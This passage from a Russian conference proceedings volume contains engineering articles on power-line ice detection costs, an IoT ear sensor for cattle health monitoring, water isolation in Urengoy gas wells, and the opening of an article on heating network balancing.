где:  $K_{eq}$  – капитальные вложения на покупку оборудования;  $K_C$  – капитальные вложения на монтаж оборудования (также к стоимости добавляется 15% от общей суммы за высотные работы и 20% за работы, проводимые в холодное время года);  $K_{ad}$  – капитальные вложения на комплексную наладку оборудования (добавляется 20% от общей суммы за высотные работы и работы в холодное время года).

Таблица 1

*Капитальные вложения на строительство систем обнаружения гололёда*

Расчетные величины	Взвешивание проводов	Локационное зондирование
$K_{eq}$ , руб	16875000	400000
$K_C$ , руб	465750	801000
$K_{ad}$ , руб	300000	100000

Расчет ежегодных эксплуатационных расходов на оборудование:

$$P_{EX} = C_{ma} + C_{ad}, \quad (7)$$

где:  $C_{ma}$  – ежегодное обслуживания линии со смонтированной системой обнаружения гололёда;

$C_{ad}$  – ежегодная наладка оборудования системы обнаружения гололёда.

Таблица 2

*Ежегодные эксплуатационные расходы на оборудование систем обнаружения гололёда*

Расчетные Величины	Взвешивание проводов	Локационное зондирование
$C_{ma}$ , руб	151250	35000
$C_{ad}$ , руб	275000	120000

Результаты подсчета суммы капиталовложений и эксплуатационных расходов представлены в таблице 3.

Таблица 3

*Затраты на системы обнаружения гололёда на проводах ЛЭП*

Наименование метода	Капиталовложения на строительство, руб.	Эксплуатационные расходы, руб./год
Взвешивание проводов	17640750	426250
Локационное зондирование	1541000	155000

Найденные суммарные затраты позволяют сделать вывод о том, что рациональным и наиболее доступным решением при выборе системы обнаружения гололёда на проводах будет метод локационного зондирования. Аппаратура, необходимая для контроля линии значительно дешевле, суммарная разница составляет 91%. Разница эксплуатационных годовых расходов составляет 64%, выигрышнее выглядит метод локационного зондирования.

**Заключение.** Методы решения проблемы диагностики образования гололёдных осадков позволяют своевременно обнаружить это нежелательное явление и помогают бороться с ним, позволяют избежать аварийных последствий или же свести их к достижимому минимуму. Проведение анализа и расчета капитальных вложений на строительство и монтаж, а также эксплуатационных расходов оборудования обнаружения гололёда на ВЛЭП показало, что широкое применение нашли средства, основанные на методе взвешивания проводов, но для его реализации требуются значительные капитальные затраты из-за большого количества установленного оборудования на ВЛЭП. Привлекательнее становится решение проблемы путем применения локационного зондирования проводников линии, поскольку такие устройства позволяют производить контроль на всей ее протяженности и выглядят на порядок экономичнее, если рассматривается комплексный монтаж контрольного оборудования для всех ВЛЭП. Метод взвешивания проводов требует значительно больших капитальных вложений на строительство, с учетом этого, период окупаемости будет достаточно затяжным и покрывать инвестиционные затраты становится сложнее.

**Список использованных источников**

1. Минуллин, Р.Г. «Современные методы обнаружения гололёда на проводах воздушных линий электропередачи. Часть 1. Методы прогнозирования и взвешивания проводов» / Р.Г. Минуллин, Э.Ю. Абдуллазянов, В.А. Касимов, М.Р. Яруллин // «Известия высших учебных заведений. Проблемы энергетики». – 2013. – № 7–8. – С. 68–78.
2. Минуллин, Р.Г. «Обнаружение гололёдных образований на линиях электропередачи локационным зондированием» / Р.Г. Минуллин, Д.Ф. Губаев. – Казань.: КГЭУ, 2010. – 208 с.
3. Ахмедова, О.О. Анализ системы мониторинга воздушных линии электропередачи / О.О. Ахмедова, А.Г. Сошинов // Международный журнал прикладных и фундаментальных исследований. – 2014. – № 11 (Ч. 4) – С. 533–536.
4. Молоканов, Д.Ю. Автоматизированная информационная система контроля гололёдной нагрузки на воздушных линиях электропередачи / Д.Ю. Молоканов, П.П. Кудряшов, А.М. Герасимов, С.А. Фоменков // Известия Волгоградского государственного технического университета. – 2012. – С. 52–57.
5. Устройство обнаружения отложений на проводе промежуточного пролета воздушной линии электропередачи / Д.А. Брыкин, В.В. Петров, И.С. Скоринов, С.Б. Стебеньков, Н.П. Хромов, Д.В. Яковлев; заявитель и патентообладатель ООО «НТЦ Инструмент-микро»; заявл. 09.02.2011; опубл. 20.07.2011.

6. Костиков, И. Система мониторинга «САТ-1» – эффективная защита ВЛЭП от гололеда / И. Костиков // *Электроэнергия. Передача и распределение*. – 2011. – № 1–4 (4). – С. 32–35.

7. Бургсфорд В.В., Никитина Л.Г., Никонец Л.А., Хрущ П.Р. «Методические указания по плавке гололеда переменным током» // «Служба передового опыта и информации союзэнерго». – Москва: 1983.

#### JUSTIFICATION OF THE CHOICE OF A METHOD FOR DETECTING THE FORMATION OF ICE ON POWER LINES

*Budko S.I., Shtukaturov N.R.*

*This article discusses the actual problem of electric power – the formation of ice on the overhead line. To eliminate it without significant material costs, the correct choice of an ice detection system is necessary. Currently, to solve the problem, it is necessary to have specialized sensors and equipment that respond to changes in the parameters of conductors in the electrical network and the environment. The paper analyzes the methods of ice detection, their advantages, disadvantages and principles of operation.*

**Keywords:** *ice formations, power transmission line, conductor, permittivity, wire temperature, RF communication, investments, operating costs.*

\*\*\*\*\*

## ОПИСАНИЕ РАЗРАБОТКИ: СИСТЕМЫ МОНИТОРИНГА СОСТОЯНИЯ КРУПНОРОГАТОГО СКОТА

**Бунин Илья Олегович**  
Студент, ВГТУ

**Безрукавый Артем Михайлович**  
Студент, ВГТУ

**Бобылкин Игорь Сергеевич**  
к.т.н., доцент, доцент кафедры Конструирования и производства  
радиоаппаратуры, ВГТУ

**Каграманов Эдуард Эдуардович**  
Студент, ВГТУ 2 курса кафедры КИПР магистратура.

**Степин Владимир Сергеевич**  
Студент, ВГТУ 2 курса кафедры КИПР магистратура.

*Животноводство – одна из важнейших отраслей сельского хозяйства, обеспечивающая население важнейшими продуктами питания и снабжающая сырьем многие отрасли промышленности (мясная, маслодельно-сыроваренная, кожевенная и др.). Вместе с тем это одна из самых сложных отраслей, требующая больших усилий для успешного развития и постоянного внимания аналитиков.*

**Ключевые слова:** мониторинг, крупнорогатый скот, сенсорный модуль, разработка, устройство, датчик температуры, оборудование для ферм, здоровье животных.

На сегодняшний момент одной из самых актуальных проблем в молочном скотоводстве является контроль здоровья крупного рогатого скота. Здоровье коров является ключевым фактором прибыльности стада молочной фермы.

Таким образом, для сохранения прибыльности молочные фермы должны обеспечивать профилактику болезней, их раннее выявление, лечение больных коров, а также корректирования рационов. Во многих российских животноводческих предприятиях до сих пор используются устаревшие методы контроля за здоровьем животных. Решение проблемы – внедрение системы мониторинга здоровья крупного рогатого скота. Для этого большое количество зарубежных предприятий выпускают различные системы, включающие в себя датчики двигательной активности, температуры, идентификации и т.д.

Преимущества мониторинг-систем идентификации для ферм:

- Значительное упрощение процедур отслеживания передвижения животных по территории фермы;

- Точная идентификация всех животных;

- Организация ведения электронных паспортов каждого чипированного животного;

- Ведение статистики: динамика надоев, изменение веса, учет сделанных прививок и т.п.;

- Полное соответствие работы системы мировым стандартам.

Преимущества для клиентов:

- Постоянная открытость системы и доступность информации о ветеринарном состоянии животного;

- Быстрое получение информации о животном.

Метка позволяет точно идентифицировать животное на протяжении всей жизни.

- Автоматизация занесения данных в индивидуальный паспорт животного;

- Отслеживание местонахождения животного в пределах фермы;
- Ведение статистики и сбор данных о состоянии животного в соответствии со стандартами ЕС для импорта.

Для чипирования крупного рогатого скота используется 2 типа меток:

- пластиковая метка, прикрепляемая к уху животного;
- керамическая метка, которая помещается в желудок жвачных животных и сохраняется там в течение всей его жизни.



Рисунок 1 – Схема системы мониторинга состояния скота

О системах мониторинга сказано и написано немало, однако примеров реального применения подобных методик, в том числе в агропромышленном комплексе, существует не слишком много.

Новизна проекта заключается в предложении более экономически-выгодного и более надежного с технической точки зрения устройства, удовлетворяющего потребности клиентов, которые хотят развернуть систему мониторинга на своей ферме/животноводческом предприятии.

Сенсорный модуль мониторинга состояния крупного рогатого скота (далее – КРС), устанавливаемый в ушную раковину животного, предназначен для сбора и передачи данных о его состоянии (двигательной активности, температуре) по радиоканалу с использованием беспроводной энергоэффективной технологии передачи данных или по технологии NB-IoT.

Шлюз предназначен для приема и передачи информации от устройства мониторинга во внешнюю среду облачного ПО.

Сбор данных в облачное хранилище обеспечивает возможность ведения статистики и последующего анализа, как по собственному стаду КРС пользователя, так и по стадам других, подключенных к системе, животноводческих организаций.

Для создания промышленного образца, в первую очередь, необходима схема электрическая принципиальная сенсора, который будет считывать информацию о животном. Она представлена на рисунке 2.




Рисунок 2 – Схема электрическая принципиальная платы сенсора РБИО.464425.001

В таком случае плата сенсора будет выглядеть так, как показано на рисунке 3.




Рисунок 3 – Внешний вид платы сенсора

Естественно, данная плата должна крепиться к телу животного для считывания данных о нем. В данном устройстве реализована модель крепления на ухо животному, что позволяет получать корректные данные о его температуре (шесть отсутствует в ушной раковине) и не будет мешать самому животному (в отличие от версии устройства в виде ошейника, например).

Конструкторское решение удовлетворяет следующим пунктам конструктивных требований:

- Крепление сенсорного модуля мониторинга к уху КРС должно обеспечивать надежность фиксации;

- Корпус сенсорного модуля мониторинга не должен иметь острых кромок, углов;
- Габаритные размеры сенсорного модуля мониторинга не более 70x50x20 мм;
- Масса сенсорного модуля мониторинга не более 50 г.

Само конструкторское решение представлено на рисунке 4.




Рисунок 4 – Корпус для платы сенсора

Сенсорный модуль соответствует следующим требованиям живучести и стойкости к внешним воздействиям:

- Устойчив к воздействию температуры окружающего воздуха в диапазоне от минус 30 до плюс 50°C;
- Относительная влажность окружающего воздуха при температуре не выше +35 °С, не более 95%;
- Атмосферное давление – 84–106,7 кПа (630–800 мм рт. ст.);
- Устойчив к акустическому шуму в диапазоне частот 100 до 10 000 Гц при уровне звукового давления до 90 дБ;
- Устойчив к воздействию синусоидальной вибрации согласно таблице 1.

Таблица 1

*Допустимые значения синусоидальной вибрации*

Частота вибрации, Гц	Амплитуда смещения, мм	Продолжительность испытания, ч
10-55	0,35	1,5

– Устойчив к воздействию механико-динамических нагрузок, соответствующих условиям транспортирования в упакованном виде. Воздействие вибрационных нагрузок согласно таблице 2.

Таблица 2

*Допустимые значения механико-динамических нагрузок*

Частота вибрации, Гц	Амплитуда смещения для частоты ниже частоты перехода, мм	Продолжительность испытания, ч
10-55	0,35	6



– По степени защиты от проникновения пыли и воды СЧ изделие соответствует IP67 по ГОСТ 14254-2015.

Внешний вид сенсорного модуля представлен на рисунке 5. Компаунд на рисунке показан серым цветом.




Рисунок 5 – Конструкция сенсорного модуля в сборе

В результате использования новой беспроводной энергоэффективной технологии передачи данных NBIoT, а также использованию качественных, надежных, но недорогих комплектующих изделия, стоимость устройства будет составлять 2 200 (две тысячи двести) рублей, в том числе НДС 367 (триста шестьдесят семь) рублей.

Эти факторы позволили создать новое конкурентно способное устройство на рынке систем мониторинга.

#### **Список использованных источников**

1. *О текущей ситуации в агропромышленном комплексе Российской Федерации*. URL: <http://mcx.ru>
2. Nadimi E.S. *Monitoring and classifying animal behavior using ZigBee-based mobile ad hoc wireless sensor networks and artificial neural networks* // *Comput. Electron. Agric.* 2012. V. 82. P. 44-54.
3. Lopes H.F. *Livestock low power monitoring system* // *IEEE: Topical Conference on WiSNet*. 2016. pp. 15-17.
4. Borchers M.R. *A validation of technologies monitoring dairy cow feeding, ruminating, and lying behavior* // *Journal of Dairy Science*. 2016. № 9. S. 186.
5. Семейкин В.А., Дорохов А.С., Краснящих К.А. *Устройство для бесконтактных измерений* // *Доклады ТСХА*. 2017. С. 202-204.
6. *Оценка характеристик современных САПР в контексте проектирования моделей с решетчатой структурой* / Н. В. Ципина, О. Н. Чирков, С. А. Слинчук [и др.] // *Моделирование, оптимизация и информационные технологии*. – 2019. – Т. 7. – № 4(27). – С. 21-22. – DOI 10.26102/2310-6018/2019.27.4.042.
7. *Анализ статистических методов испытаний и оптимизация расчёта надёжности при производстве электронных средств* / А. С. Костюков, И. С. Бобылкин, Л. Н. Никитин, А. А. Пирогов // *Вестник Воронежского государственного технического университета*. – 2018. – Т. 14. – № 3. – С. 108-114.
8. *Разработка и анализ модели, имитирующей помехи приема фазоманипулированных сигналов для обеспечения электромагнитной совместимости радиоэлектронных устройств* / А. Л. Неклюдов, А. А. Пирогов, Н. В. Ципина, И. С. Бобылкин // *Вестник Воронежского государственного технического университета*. – 2018. – Т. 14. – № 4. – С. 113-116.

## DESCRIPTION OF THE DEVELOPMENT: SYSTEMS FOR MONITORING THE CONDITION OF CATTLE

*Bunin I.O., Bezrukavy A.M., Bobylkin I.S., Kagramanov E.E., Stepin V.S.*

*Animal husbandry is one of the most important branches of agriculture, providing the population with the most important food products and supplying raw materials to many industries (meat, dairy, leather, etc.). At the same time, it is one of the most complex industries, requiring great efforts for successful development and constant attention of analysts.*

**Keywords:** *monitoring, cattle, sensor module, development, device, temperature sensor, farm equipment, animal health.*

\*\*\*\*\*

## СИСТЕМА МОНИТОРИНГА СОСТОЯНИЯ КРУПНОРОГАТОГО СКОТА

**Бунин Илья Олегович**  
Студент, ВГТУ 2

**Бобылкин Игорь Сергеевич**  
к.т.н., доцент, доцент кафедры Конструирования и производства  
радиоаппаратуры, ВГТУ

**Ванин Вячеслав Андреевич**  
Студент, ВГТУ

**Каграманов Эдуард Эдуардович**  
Студент, ВГТУ

**Степин Владимир Сергеевич**  
Студент, ВГТУ

*В статье предлагается новая итерация модуля сенсорного, который используется в системе мониторинга состояния крупнорогатого скота с использованием беспроводной энергоэффективной технологии передачи данных или по технологии NBIoT. Устройство разрабатывается с целью привнесения нового, более экономически выгодного и технически надежного устройства на рынок подобных систем мониторинга.*

**Ключевые слова:** мониторинг, крупнорогатый скот, сенсорный модуль, разработка, устройство, датчик температуры, оборудование для ферм, здоровье животных.

Сельское хозяйство и животноводство, в частности, оказывает непосредственное влияние на жизнедеятельность всего человеческого общества, так как обеспечивает его необходимыми продуктами питания. С ростом численности населения, растет и спрос на мясную продукцию, что, логично, приводит к увеличению поголовья скота в стадах на фермах.

Уже много лет назад стало очевидно, что для контроля состояния крупнорогатого скота в большом стаде необходимо неоправданное количество персонала, что поспособствовало созданию системы мониторинга здоровья каждого животного в стаде.

Несмотря на необходимость создания подобной системы, до сих пор не было предложено финансово-емкой и функциональной системы мониторинга.

Сенсорный модуль мониторинга состояния крупного рогатого скота (далее – КРС), устанавливаемый в ушную раковину животного, предназначен для сбора и передачи данных о его состоянии (двигательной активности, температуре) по радиоканалу с использованием беспроводной энергоэффективной технологии передачи данных или по технологии NBIoT.

Шлюз предназначен для приема и передачи информации от устройства мониторинга во внешнюю среду облачного ПО.

Сбор данных в облачное хранилище обеспечивает возможность ведения статистики и последующего анализа, как по собственному стаду КРС пользователя, так и по стадам других, подключенных к системе, животноводческих организаций.

Для создания промышленного образца, в первую очередь, необходима схема электрическая принципиальная сенсора, который будет считывать информацию о животном. Она представлена на рисунке 1.




Рисунок 1 – Схема электрическая принципиальная платы сенсора РБИО.464425.001.

Алгоритм работы сенсорного модуля представлен на рисунке 2 и состоит из пяти основных частей:

- инициализация и обработка прерываний от геркона;
- основной цикл работы;
- цикл поиска Базовой станции;
- цикл опроса базовой станции «ACDC»;
- рабочий цикл.

### 1. Инициализация и обработка прерываний от геркона

В данной части происходит инициализация прерываний от геркона. Далее цикл ожидания специальной последовательности, данный цикл работает параллельно с работой всего остального ПО. Это необходимо для того, чтобы была возможность произвести сброс всех записей в памяти и настроек.

### 2. Основной цикл работы

Данный цикл является основным, он запускает при необходимости остальные циклы, кроме обработки прерываний от геркона. Основная логика работы в том, чтобы отдельно вынести:

- цикл поиска базовой станции с любым именем;
- цикл опроса базовой станции «ACDC», данной имя является служебным и необходимо для настройки сенсорных модулей;
- рабочий цикл.

### 3. Цикл поиска Базовой станции

В данной части происходит поиск базовой станции с заданными настройками. При нахождении базовой станции происходит обмен данными с ней, смысл которого в том, чтобы «связать» базовую станцию с сенсорным модулем.

### 4. Цикл опроса базовой станции «ACDC»

В данной части происходит запрос от базовой станции имени «рабочей» базовой станции, то есть имени базовой станции, которую будет искать сенсорный модуль для обмена данными.




Рисунок 2 – Алгоритм работы сенсорного модуля

### 5. Рабочий цикл

В данной части происходит запрос периода работы от базовой станции, после получения ответа сенсорный модуль, уходит в сон, на заданное время. Далее опрашивает датчики и высылает полученные данные, после чего цикл повторяется.

Связь с «ПО Сенсора» с «ПО Сопроцессор» представлена на 3.



Рисунок 3 – Общая схема работы системы

Используемые технические средства. Типы электронно-вычислительных машин и устройств, которые используются при работе программы:

«ПО Сенсор» разработано в «Code Composer Studio» v9.1.0.00010. Минимальные требования к ПЭВМ для разработки:

- оперативная память 4 Гб,
- место на диске 900 Мб,
- минимальная частота процессора 1,5 ГГц.

«ПО Сенсор» является программой для контроллера TI CC1310, расположенного на плате сенсора РБИО.464425.001.

«ПО Сенсор» разработано на базе TI RTOS версии 2.21.01.08.

Вызов и загрузка. Способ вызова программы с соответствующего носителя данных

Запускается автоматически после подачи питания на плату сенсора РБИО.464425.001.

Устройство, собранное по приведенной принципиальной схеме, будет соответствовать требованиям, которые приведены далее.

Таблица 1

Требования к параметрам сенсорного модуля

Наименование параметра	Значение параметра
Диапазон рабочих частот (в зависимости от варианта исполнения)	433,05–434,79 МГц или 864– 869,2 МГц
Режим работы	циклическая передача данных
Период передачи данных	с периодичностью в минутах, настраиваемой пользователем с помощью управляющих команд, отправляемых с сервера
Тип антенны	Встроенная
Расчетное время работы от встроенного элемента питания, не менее, мес.	12

Данные показатели стало возможно получить благодаря использованию беспроводной энергоэффективной технологии передачи данных по технологии NB-IoT. При этом расчетная цена сенсорного модуля должна составлять 2 200 (две тысячи двести) рублей, в том числе НДС 367 (триста шестьдесят семь) рублей.

Таким образом, реализация новой технологии передачи данных и грамотное использование экономичных компонентов позволили создать новое конкурентно способное устройство на рынке систем мониторинга.

#### Список использованных источников

1. Применение сигнала линейной частотной модуляции / Д. Р. Елкин, А. А. Затонский, И. С. Бобылкин [и др.] // Труды международного симпозиума "Надежность и качество". – 2021. – Т. 1. – С. 220-222.

2. Каграманов, Э. Э. Мобильная логопериодическая антенна / Э. Э. Каграманов, И. С. Бобылкин, Л. Н. Никитин // Проблемы обеспечения надежности и качества приборов, устройств и систем: сборник научных трудов. – Воронеж: Воронежский государственный технический университет, 2019. – С. 67-70.

3. Пассивный радар на основе программно-определяемых радиоприёмников / И. С. Бобылкин, А. В. Иванов, Д. А. Ямпольский, А. А. Куземкин // Проблемы обеспечения надежности и качества приборов, устройств и систем: сборник научных трудов. – Воронеж: Воронежский государственный технический университет, 2022. – С. 153-159.

4. Дистанционный мониторинг подвижных объектов / С. П. Юров, А. Г. Безладный, Л. Н. Никитин, И. С. Бобылкин // Проблемы обеспечения надежности и качества приборов,

устройств и систем: сборник научных трудов. – Воронеж: Воронежский государственный технический университет, 2019. – С. 8-13.

5. О текущей ситуации в агропромышленном комплексе Российской Федерации. URL: <http://mcx.ru>

6. Nadimi E.S. Monitoring and classifying animal behavior using ZigBee-based mobile ad hoc wireless sensor networks and artificial neural networks // Comput. Electron. Agric. 2012. V. 82. P. 44-54.

## STATUS MONITORING SYSTEM CATTLE

***Bunin I.O., Bobylkin I.S., Vanin V.A., Kagramanov E.E., Stepin V.S.***

*The article proposes a new iteration of the sensor module, which is used in the cattle condition monitoring system using wireless energy-efficient data transmission technology or NBloT technology. The device is being developed with the aim of introducing a new, more cost-effective and technically reliable device to the market of such monitoring systems.*

**Keywords:** *monitoring, cattle, sensor module, development, device, temperature sensor, farm equipment, animal health.*

\*\*\*\*\*

## **МЕТОД ПОВЫШЕНИЯ ИЗВЛЕЧЕНИЯ И ИНТЕНСИФИКАЦИИ ДОБЫЧИ ГАЗА НА УРЕНГОЙСКОМ МЕСТОРОЖДЕНИИ**

*Газдиев Амаль Идрисович*

*Аспирант, ФГБОУ ВО «Тюменский индустриальный университет»*

*Методы воздействия на продуктивные пласты предназначены для увеличения производительности скважин и повышения газо- и нефтеотдачи пластов. Особое значение это имеет на текущей поздней стадии разработки нижнемеловых отложений Уренгойского нефтегазоконденсатного месторождения, характеризующихся многопластовостью, неоднородностью, сложным литолого-фациальным строением и наличием зон двухфазного (газ, вода) насыщения.*

*В соответствии с геолого-физической характеристикой нижнемеловых отложений, разработку продуктивных пластов предусматривается осуществлять с применением технологий повышения продуктивности скважин.*

*Для конкретных сложных геолого-физических условий целесообразно применение апробированных технологий интенсификации притока, доказавших эффективность на поздней стадии разработки продуктивных пластов Уренгойского нефтегазоконденсатного месторождения:*

- физико-химические методы;*
- ремонтно-изоляционные и водоизоляционные работы;*
- гидроразрыв пласта;*
- восстановление скважин методом забуриванием боковых стволов.*

**Ключевые слова:** *скважина, интенсификация, водоизоляционные работы ГВК, обводнение.*

Особенностью многопластового продуктивного нижнемелового комплекса Уренгойского НГКМ является близость в разрезе разрабатываемых газоконденсатных залежей с подошвенными пластовыми водами и соседними водонасыщенными пластами. В процессе продолжительной эксплуатации месторождения отмечается подъем текущих контактов разрабатываемых залежей, особенно активно этот процесс имел место на I и II э/объектах. Кроме того, во многих скважинах отмечалось обводнение неокомских пластов сеноманской водой, поступающей в стволы через нарушения эксплуатационной колонны в сеноманской части разреза скважин. Все эти факторы являлись причинами все более активного поступления пластовых вод в стволы действующих скважин по мере снижения пластового давления и потому требовали проведения водоизоляционных работ.

Фактор обводнения газоконденсатных скважин Уренгойского НГКМ явился наиболее частой причиной их ликвидации (41 ед.), либо частичной ликвидации с забуриванием БС (80 ед.). Особенно актуальной проблема подъема текущих контактов и обводнения скважин явилась на поздней стадии эксплуатации залежей, когда качество ВИР оказало существенное влияние на успешность последующих мероприятий по ГРП и отразилось в целом на состоянии действующего фонда скважин.

В целом процессы обводнения разрабатываемых пластов коснулись значительной части фонда газоконденсатных скважин Уренгойского НГКМ – 203 скважин, на которых проведено 228 различных мероприятий по изоляции водопритоков.

Частой причиной обводнения скважин являлось появление на забое сеноманской пластовой воды, поступающей через сквозные нарушения в верхней части эксплуатационных колонн (93 скважины) по причине низкого качества цементирования колонн в сеноманской части разреза скважин. На рисунке 1 приведены результаты анализа успешности водоизоляционных работ в скважинах с негерметичными эксплуатационными колоннами.



На начальной стадии разработки работы по ликвидации негерметичности эксплуатационных колонн проводились в основном путем спуска дополнительных колонн диаметром 114 мм. Эти работы проведены на 44 скважинах, при этом в 32 скважинах получен положительный эффект, средняя успешность работ составила 73%. Данный вид водоизоляционных работ применялся только до 2004 г. и позже был отменен в связи с невозможностью последующих работ по селективной водоизоляции, ГРП и забуриванию БС в неокомской части разреза.




Рисунок 1 – Сравнение эффективности водоизоляционных работ на газоконденсатных скважинах с негерметичными эксплуатационными колоннами

Работы по изоляции негерметичности эксплуатационных колонн в сеноманской части разреза скважин путем закачки в интервалы нарушений водоизолирующих составов проведены на 37 скважинах, при этом положительный эффект получен только на 16 скважинах, успешность работ оказалась невысокой – 43%.

Одним из эффективных способов изоляции э/колонн явилось в сочетании предварительной закачки ВИС с отсечением интервалов нарушений пакером. В целом по Уренгойскому НГКМ подобный способ изоляции нарушений э/колонн совместно с ГРП применён на 17 газоконденсатных скважинах, на 14 скважинах получен долговременный положительный эффект. С учетом высокой успешности РИР (82%), этот способ водоизоляции рекомендуется в качестве эффективного способа ремонта газоконденсатных скважин с негерметичными эксплуатационными колоннами.

Одной из наиболее актуальных явилась проблема обводнения скважин, пробуренных на I-а и I-б э/объекты Уренгойского НГКМ.

В ходе разработки I э/объекта было отмечено ускоренное обводнение скважин, охватившее подавляющую часть добывающего фонда (80 случаев обводнения и остановки скважин). На обводненных скважинах проводился большой объем водоизоляционных работ с закачкой разных водоизолирующих составов в комплексе с установкой цементных мостов. Средняя успешность водоизоляционных работ оказалась низкой – всего 33%. Исходя из этого, среди специалистов сложилось общее мнение о недостаточной эффективности технологий водоизоляции, при этом были опробованы разные варианты технологий, прежде успешно применявшихся на других объектах.

Тем не менее, при детальном рассмотрении работ выяснилось, что далеко не всегда эффективность водоизоляции на I э/объекте была низкой. В частности, на начальном этапе разработки успешность работ с применением тех же самых технологий ВИР была достаточно высокой. Например, средняя успешность работ на скважинах, проведенных до 2004 г. составила 72% (восемь успешных ВИР из 11 проведенных). Иная ситуация сложилась после 2004 г., когда

средняя успешность большого объема водоизоляционных работ на I э/объекте с применением этих технологий снизилась до 20%. Исходя из этого, следует вывод, что на рубеже 2004 г. в процесс обводнения скважин вмешался новый фактор, потребовавший дополнительного рассмотрения.

#### Заключение

В связи с подъёмом текущих газожидкостных контактов залежей I и II э/объектов растёт количество скважин, обводненных пластовой неокомской водой. Исходя из этого, эффективность последующей разработки нижнемеловых газоконденсатных залежей будет во многом определяться качеством работ по водоизоляции обводненных интервалов. Традиционные технологии селективной изоляции водопритоков с применением закачки ВИС характеризовались низкой эффективностью. В дальнейшем рекомендуется применение зарекомендовавших себя методов селективных ВИР, в частности, установкой цементных мостов под давлением для изоляции заколонных водоперетоков.

#### Список использованных источников

1. Ахметов А.А., Рахимов Н.В., Хадиев Д.Н. Виды ремонтно-изоляционных работ при капитальном ремонте скважин на Уренгойском месторождении. Тр./ОАО НПО "Бурение". Краснодар, 2000, вып. 5. – С. 197-201с.
2. Зотов Г.А., Власенко А.П., Динков А.В. Эксплуатация скважин, вскрывших водоплавающие залежи, сложенные слабосцементированными коллекторами. М.: ЭИ ВНИИИЭгазпром. Сер. Разработка и эксплуатация газовых и газоконденсатных месторождений, 1983. – С. 10-44.
3. Ахметов А.А., Хадиев Д.Н., Алексеев Л.А. и др. Ремонт эксплуатационных колонн неокомских скважин Уренгойского газонефтеконденсатного месторождения. Тр./ОАО НПО "Бурение". Краснодар, 1999, вып. 2. – С. 212-220.

#### METHOD OF INCREASING EXTRACTION AND INTENSIFICATION OF GAS PRODUCTION AT THE URENGOYSKOYE FIELD

**Gazdiev A.I.**

*Methods of influencing productive formations are designed to increase the productivity of wells and increase gas and oil recovery of reservoirs. This is of particular importance at the current late stage of development of the Lower Cretaceous deposits of the Urengoy NGCM, characterized by multilastness, heterogeneity, complex lithological-facies structure and the presence of two-phase (gas, water) saturation zones. In accordance with the geological and physical characteristics of the Lower Cretaceous deposits, the development of productive layers is planned to be carried out using technologies to increase the productivity of wells. For specific complex geological and physical conditions, it is advisable to use proven inflow intensification technologies that have proven effective at a late stage of the development of productive layers of the Urengoy NGCM: physico-chemical methods (SKO, GKO, SHKO, ASKO, etc.); repair and insulation and water insulation works; hydraulic fracturing; restoration of wells by the ZBS method. The article discusses*

**Keywords:** borehole, intensification, water isolation works of the GVK, flooding.

\*\*\*\*\*

## УСТРОЙСТВА БАЛАНСИРОВКИ СИСТЕМЫ ЦЕНТРАЛИЗОВАННОГО ТЕПЛОСНАБЖЕНИЯ И ИХ АВТОМАТИЗАЦИЯ

*Хаматов Линар Рифович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Галлямова Ильнара Рабисовна*

*Студентка, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассматривается система теплоснабжения и его элементы. Отмечены преимущества централизованной системы теплоснабжения, методы балансировки тепловых сетей и устройства для создания автоматизированной системы теплоснабжения.*

**Ключевые слова:** *теплоснабжение, трубопровод, балансировка, компенсатор, регулятор давления, автоматизированная система.*

Теплоснабжение – это система, которая обеспечивает теплом здания и сооружения и создает благоприятный микроклимат в холодное время года. Оно делает возможным создание и поддержание нужного температурного режима в жилых и общественных помещениях, на производственных площадях.

Системы центрального теплоснабжения состоит из трех основных элементов: источника тепловой энергии, тепловой сети и потребителей тепла.

Источником теплоты могут служить ТЭЦ или котельные, вырабатывающие большое количество тепловой энергии. Зачастую для его распределения используют ЦТП (центральные тепловые пункты).

Тепловые сети – это система труб, задачей которых является доставка тепла до теплопотребляющих установок. Проектирование тепловой сети является одной из самых сложных и важных задач.

Тепловые сети подразделяются на:

- магистральные тепловые сети – это главные теплопроводы, соединяющие районный источник теплоты и крупные микрорайоны и промышленные здания;
- распределительные, их также называют межквартальные – это трубопроводы, которые отходят от главной магистрали и переносят теплоту для кварталов и промышленных предприятий средней величины. Как следует, отличительной особенностью распределительных сетей является уменьшение диаметра трубопроводов;
- внутриквартальные, функцией которых является конечная доставка теплоносителя потребителю [1];

Системы централизованного теплоснабжения неслучайно становятся главным элементом энергетической отрасли нашей страны. Среди его достоинств особенно можно отметить: экономичность использования топлива и расходы его транспортировки, огромное увеличение производительности труда в тепловом секторе, осуществление плодотворного воздушного оздоровления городов и населенных пунктов. В связи с этим задачам научно-технического прогресса в централизованном теплоснабжении следует отдавать особое внимание.

Существует множество различных защитных мер, методов балансировки и повышения эффективности работы тепловой сети. Трубопроводы работают под большим давлением и им приходится справляться с сильной нагрузкой. Часто происходят температурные деформации, вследствие чего материал, из которого сделаны трубопроводы, сжимается или расширяется. Также в тепломагистрали регулярно возникают такие явления, когда колебания трубопровода и вибрация от помпы совпадают. При такой ситуации особенно сильные повреждения получают сварные и муфтовые соединения. Именно поэтому в системах теплоснабжения необходимо использовать компенсаторы. Они уменьшают нагрузку в системе и гасят вибрацию, что увеличивает срок работоспособности теплосети [2].

Подбор компенсаторов – это один из самых сложных, но в то же время важных этапов в балансировке системы теплоснабжения. Видов компенсаторов различное множество. Самыми распространенными на данный момент являются сальниковый и П-образный компенсаторы.

Сальниковые компенсаторы применяются давно, но они до сих пор остаются самыми востребованными из всех, поскольку гарантируют сглаживание увеличения размеров деталей из-за высокой температуры на протяжении всей системы.

П-образные компенсаторы также применяются довольно часто. Их главным достоинством является то, что они не требуют никаких дополнительных устройств, поскольку достаточных условием будет лишь выложить трубопровод в форме буквы «П».

Еще одним важным элементом в надежной работе системы теплоснабжения является использование редукторов давления. Они необходимы для стабилизации и снижения напора в тепловой сети. Данное устройство представляет собой арматуру, регулирующим механизмом которой является пружина, соединенная с винтом, задающей прижимное усилие.

Отличительной особенностью редукторов давления является возможность их автоматизировать. Для создания автоматизированной балансировки системы теплоснабжения требуется установка датчиков температуры и давления, а также измеритель расхода в нескольких местах по всей длине тепломагистрали. Редуктор давления будет представлять собой клапан, соединенный с приводом. Обязательно к этому необходимо установить контроллер с микропроцессором, который будет принимать и обрабатывать сигналы с датчиков. Готовые данные будут передаваться на сервер верхнего уровня [3].

